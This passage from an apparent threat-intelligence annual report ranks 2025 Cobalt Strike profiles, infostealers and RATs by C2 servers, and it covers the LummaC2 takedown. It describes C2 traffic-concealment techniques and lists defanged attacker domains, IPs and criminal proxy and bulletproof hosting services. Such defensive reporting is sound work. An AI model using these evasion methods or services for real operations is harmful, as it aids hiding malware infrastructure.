


Figure 4: *Top Cobalt Strike malleable profiles in 2025 (Source: Recorded Future)*

jQuery-based malleable C2 profiles are widely favored because jQuery is ubiquitous across millions of legitimate websites, allowing malicious traffic to blend naturally with normal web activity. Threat actors emulate typical jQuery behaviors, such as HTTP GET and POST requests, AJAX-style asynchronous communication, and the use of headers like `X-Requested-With: XMLHttpRequest`, to shape C2 traffic. Moreover, jQuery's reliance on JSON-formatted data and frequent backend interactions enables attackers to encode and transmit C2 instructions within query parameters or responses, making them appear indistinguishable from legitimate application traffic.

In addition to jQuery-based malleable profiles, Insikt Group findings indicate that Cobalt Strike profiles associated with the command-line tool C2Concealer and the cs2modrewrite project were also highly prevalent at the start of 2025 (see **Figure 4**), mirroring trends observed in 2024, but their overall share declined as 2025 progressed. C2Concealer generates randomized malleable C2 profiles for Cobalt Strike by defining acceptable value ranges for individual profile attributes, such as random integers or selections from predefined Python dictionaries. In contrast, cs2modrewrite converts Cobalt Strike profiles into functional `.htaccess` or Nginx configuration files that enable HTTP reverse-proxy redirection, helping shield backend C2 infrastructure from profiling, investigation, and ambient internet scanning noise.

In contrast, Insikt Group observed a notable increase in the share of the Google Spider malleable profile, rising from approximately 6% to nearly 20% of the total OST-related detections.

Additionally, although the prevalence of Cobalt Strike malleable profiles can vary for several reasons, Insikt Group leveraged Recorded Future Network Intelligence to identify victim organizations communicating with the detected Cobalt Strike C2 servers. This enabled Insikt Group to assess the number of countries in which specific malleable profiles have been deployed. The analysis showed that the jQuery profile has been used against victim organizations in 82 countries, exceeding the cs2modrewrite profile, which has been observed in only 54 countries, down from 118 countries in 2024 (see **Figure 5**). Cobalt Strike's OneDrive and Windows Update malleable profiles were not observed targeting any victim organizations in 2025.




Figure 5: *Top Cobalt Strike malleable profiles in 2025 by number of victim countries (Source: Recorded Future)*

Infostealers

Key Observation: Vidar emerges as a clear winner in terms of infrastructure, Lumma persists despite law enforcement pressure and doxxing, and the infostealer ecosystem remains highly volatile.

Top Ten Infostealer C2 Servers in 2025

In 2025, the top ten infostealers, as identified through Insikt Group Command & Control Validation data, include LummaC2, Rhadamanthys, Vidar, MetaStealer, Stealc, ACR Stealer, PS1Bot, Odyssey Stealer, Raccoon Stealer, and StrelaStealer (see **Figure 6**). Despite international law enforcement operations targeting LummaC2 in May 2025, Insikt Group observed that, as in 2024, LummaC2 remained the most prevalent infostealer malware family, accounting for more than 35% of all detected C2 servers, which aligns with other industry reporting. This reflects both the high volume of LummaC2 activity prior to the operation and the group's ability to adapt its infrastructure rather than disappear following the takedown. Notably, these adaptations included abandoning Cloudflare-based C2 concealment and adopting additional infrastructure techniques. The Spotlight: Law Enforcement Action against LummaC2 Drives Infrastructure Shift section provides further analysis and context on LummaC2's post–law enforcement activity and its operational state in the first half of 2025.




Figure 6: *Top ten infostealers in 2025 based on the number of detected C2 servers (Source: Recorded Future)*

Of particular note, Rhadamanthys increased its share substantially, from approximately 5% in 2024 to around 30% in 2025, rising from fifth place to second. This surge in activity likely contributed to the law enforcement operations targeting Rhadamanthys in November 2025, which resulted in a sharp decline in observed Rhadamanthys C2 servers toward the end of the year.

Additional shifts in the infostealer landscape include Vidar, which maintained a relatively stable share and retained its third-place ranking, and Raccoon Stealer, which declined from sixth to eighth place. Insikt Group expects Raccoon Stealer to disappear completely in 2026. MetaStealer, ACR Stealer, and Odyssey Stealer entered the top ten in 2025, while RedLine Stealer, Qakbot, DanaBot, Ailurophile, and RisePro dropped out of the top ten.

Although DanaBot did not rank among the top ten in 2025, Insikt Group observed its reemergence in the second half of the year, with approximately 10 to 30 active C2 servers at any given time. The C2 IP addresses linked to DanaBot have been announced by a range of different autonomous systems (ASes), including AS22295 (ADVIN - Advin Services LLC), AS61335 (OOO-SYSMEDIA-AS), AS58061 (SCALAXY-AS), and AS58212 (DATAFOREST), among others.

Of note, eight of the top ten infostealers operate under an MaaS model, and most, if not all, are rooted in Russia-linked cybercriminal ecosystems. Additionally, seven of these top ten infostealers sell their stolen data logs on underground forums, which are accessible via Recorded Future's Identity Intelligence module.

Victimology Analysis

According to Recorded Future Network Intelligence, the following five countries were the primary victims of infostealers in 2025: the US, Brazil, India, Mexico, and Germany. These countries are among the most populous in their respective regions, including the US and Mexico, which rank first and second in North America. Across observed infostealer victim events, victims in these five countries accounted for approximately 66% of infostealer victims, with the US accounting for 22% of incidents.

Infostealer activity was heavily concentrated in a small number of malware families. Rhadamanthys Stealer, Cuttlefish, LummaC2, and MetaStealer accounted for 72% of observed infostealer victims. In the US, the most prevalent families were MetaStealer, Rhadamanthys Stealer, and LummaC2, while in Brazil, activity was dominated by Cuttlefish, Rhadamanthys Stealer, and Beavertail. In India, Rhadamanthys Stealer, Beavertail, and StrelaStealer were the most prominent, whereas in Mexico, DanaBot, Beavertail, and LummaC2 led observed infections. In Germany, Rhadamanthys Stealer, LummaC2, and StrelaStealer together accounted for the majority of infostealer activity.

Annual Top Ten Management Panels Linked to Infostealers

When possible, Insikt Group also monitors panels associated with these infostealers. In 2025, the top ten infostealer panels based on Insikt Group Malicious Infrastructure Management Validation data were Vidar, Unam Web Panel, Meduza Stealer, SalatStealer, SvcStealer, Cyber Stealer, Amatera Stealer, Fickle Stealer, PoisonX Stealer, and Katz Stealer (see **Figure 7**). In 2025, Vidar emerged as the dominant infostealer panel, accounting for more than 40% of detections, followed by Unam Web Panel and Meduza Stealer. Notably, Meduza Stealer led infostealer panel detections in 2024, also with a share exceeding 40%, but declined sharply to approximately 5% in 2025, potentially reflecting operational disruption following the late October 2025 arrest in Russia of three suspected Meduza Stealer developers.




Figure 7: *Top ten infostealers in 2025 based on the number of detected management panels (Source: Recorded Future)*

The composition of the top ten infostealer panels also shifted considerably. Several malware families that previously ranked among the top ten, including RisePro, Serpent, Fletchen, Glorysprout, Atlantida, and Xehook, dropped out in 2025, while Unam, Salat Stealer, SvcStealer, Cyber Stealer, Amatera Stealer, Fickle Stealer, and GhostSpy entered the rankings. Overall, these changes underscore Insikt Group's previous assessments that the infostealer ecosystem is highly fluid, with new malware families emerging and then declining rapidly.

One such example is SalatStealer (also known as WEB_RAT), a Go-based infostealer targeting Windows systems (see **Figure 8**). The malware exfiltrates browser credentials, cryptocurrency wallet data, and session information, and employs advanced evasion techniques such as UPX packing, process masquerading, registry run keys, and scheduled tasks. Operated under a MaaS model by suspected Russian-speaking actors, it leverages resilient command-and-control infrastructure. Although first identified in August 2025, Insikt Group has already identified a substantial number of SalatStealer users.




Figure 8: *SalatStealer admin panel (Source: Recorded Future)*

Spotlight: Law Enforcement Action against LummaC2 Drives Infrastructure Shift

Insikt Group has tracked and reported on LummaC2 since its emergence in 2022. The infostealer reached its highest prevalence in 2024 based on the number of unique C2 servers detected, and again in 2025 based on overall annual C2 volume, despite a law enforcement operation on May 13, 2025, led by Microsoft's Digital Crimes Unit (DCU), the US Department of Justice (DOJ), Europol's European Cybercrime Center (EC3), and Japan's Cybercrime Control Center (JC3).

Prior to the May 2025 law enforcement action, LummaC2 routinely concealed its infrastructure behind Cloudflare. In the aftermath of the operation, LummaC2 shifted toward using IP addresses associated with TAEs, with only sporadic continued use of Cloudflare. By late 2025, Insikt Group observed periods when LummaC2 appeared to rely exclusively on TAEs, thereby increasing diversification across multiple suspected TAE providers, including Virtualine Technologies, Aeza, and Proton66. Additionally, the infrastructure leverages suspicious, low-reputation top-level domains (TLDs), such as *.asia* and *.qpon*; representative examples are provided in **Table 2**.

Domains	IP Address	First Seen	Last Seen
singucj[.]forum	172[.]86[.]89[.]51	2025-08-07	2025-08-12
trachyw[.]qpon	91[.]212[.]166[.]121	2025-09-11	2025-09-16
scapqep[.]club	167[.]160[.]161[.]12	2025-07-26	2025-07-26
reformd[.]asia	109[.]104[.]153[.]203	2025-09-12	2025-09-13


***Table 2**: Example LummaC2 domains with low-reputation TLDs (Source: Recorded Future)*

Additionally, as detailed in the report Behind the Curtain: How Lumma Affiliates Operate, published in August 2025, Insikt Group presented a first-of-its-kind analysis of multiple Lumma affiliates operating within a large, interconnected information-stealing ecosystem. Notably, Insikt Group observed multiple Lumma affiliates leveraging a range of proxy services, as outlined in **Table 3**, with Pia Proxy emerging as the most frequently used provider.

Domains	Name	Type	Prevalence across Affiliates
piaproxy[.]com	PIA Proxy	Cybercriminal	High
ghostsocks[.]net	GhostSocks	Cybercriminal	High
asocks[.]com	ASocks	Cybercriminal	Medium
faceless[.]cc	FACELESS	Cybercriminal	Medium
hotsocks[.]biz	HotSocks	Cybercriminal	Medium
hotsocks[.]ws			
nsocks[.]net	NSOCKS	Cybercriminal	Medium
proxyline[.]net	ProxyLine	Cybercriminal	Medium
vn5socks[.]net	VN5Socks	Cybercriminal	Medium
gridpanel[.]net	GridPanel	Likely cybercriminal	Low
3389rdp[.]com	RDP Shop	Unclear	N/A
922proxy[.]com	922 Proxy	Likely cybercriminal and possibly a rebrand of 911 Proxy	N/A
smartproxy[.]pxf[.]io	Smartproxy	Unclear	N/A
swiftproxy[.]io	Swift Proxy	Unclear	N/A

***Table 3**: Proxy services used by Lumma affiliates in 2025 (Source: Recorded Future)*

Of note, in early 2024, Lumma began collaborating with the GhostSocks team, a residential proxy plugin, enabling affiliates to generate SOCKS5 proxies from infected hosts, as announced via Lumma's official channel (see **Figure 9**) (1, 2). By 2025, Lumma expanded this capability to offer affiliates backconnect proxy access to compromised machines. This development enabled threat actors to route activity through victim devices, significantly enhancing their ability to evade access controls such as Google's cookie-based protections, which Lumma routinely exploits to refresh expired authentication tokens.



Automatic Translation

Russian → English

🕊 Update 06.02 RU 🇷🇺
1. Thanks to our partners, the GhostSocks service, we have added the ability to make SOCKS5 proxies from bots
2. The "Reverse Proxy" tab has appeared in the left menu
3. On the "My Logs" page, when you click on the action button, a "Proxy" button appears
4. Added new desktop and browser wallets
5. Fixed an error when downloading logs
6. Fixed a bug related to config generation

***Figure 9**: Announcement of GhostSocks–Lumma partnership (Source: Social Media)*

In at least one case, Insikt Group identified a Lumma affiliate associated with build ID vcs1q5, known as "blackowl23" on cybercriminal forums including Cracked, Nulled, Sinisterly, Eternia, and Cracking from 2022 to 2023, leveraging IP addresses tied to the Ngioweb botnet. This botnet has previously been linked to the cybercriminal proxy service NSOCKS, as well as additional services such as VN5Socks and Shopsocks5.

While Lumma provides core C2 infrastructure through its MaaS offering, affiliates rely on separate hosting providers to support phishing operations, payload delivery, and other malicious activity. Some hosting providers associated with the analyzed Lumma affiliates stood out for seemingly catering to cybercriminal use cases. These include AnonRDP, a self-described bulletproof hosting provider offering anonymous virtual private servers (VPS) and RDP services; Bulletproof Hosting, which markets itself as an offshore, privacy-focused provider offering anonymous, takedown-resistant infrastructure and accepting cryptocurrency payments without ID requirements; and Hostcay, a privacy-focused offshore hosting provider founded in 2023 and operated by Netacel Inc., an international business company (IBC) registered in Seychelles. Notably, these providers have been leveraged by the Lumma affiliate associated with build ID re0gvc.

Lastly, although the developer of LummaC2 stated in a January 2025 interview that operations might cease toward the end of 2025, this claim has not materialized at the time of writing.

Backdoors and RATs

Key Observation: AsyncRAT continues to lead, with open-source tools remaining highly prevalent and MaaS close behind.

In 2025, Insikt Group tracked the infrastructure of a large number of backdoors and RATs. Although infostealers, backdoors, and RATs may share functionalities like data exfiltration, backdoors and RATs are primarily designed to maintain remote access to compromised systems rather than solely focus on data theft.

Top Ten RAT C2 Servers in 2025

In 2025, the top ten RATs based on Insikt Group Command & Control Validation data are AsyncRAT, QuasarRAT, DcRAT, XWorm, REMCOS RAT, CyberGate RAT, SectopRAT, SparkRAT, Xeno RAT, and GOSAR (see **Figure 10**). Among the top ten RAT families, AsyncRAT remained the most prevalent in 2025, accounting for 35% of all RAT C2 detections, though this represents a decline from its 50% share in 2024. QuasarRAT followed as the second-most prevalent, consistent with Insikt Group's previous malicious infrastructure reporting, and increased its share from approximately 10% to nearly 20%.

Additionally, two other RAT families, DcRAT and REMCOS RAT, increased their relative prevalence from 2024 to 2025, rising from around 4% to more than 10% and from around 2% to almost 4%, respectively. XWorm, SectopRAT, and GOSAR entered the top ten for the first time, accounting for approximately 5%, 3%, and 2%, respectively. Overall, seven of the top ten RATs observed in 2025 were also among the highest-ranked malware families in 2024, underscoring threat actors' continued reliance on a consistent set of tools over multiple years, an enduring trend Insikt Group has previously identified in RAT activity. Notably, many leading RAT families rely on dynamic DNS services for C2 infrastructure, including DuckDNS, Dynu Systems, and No-IP, among others.

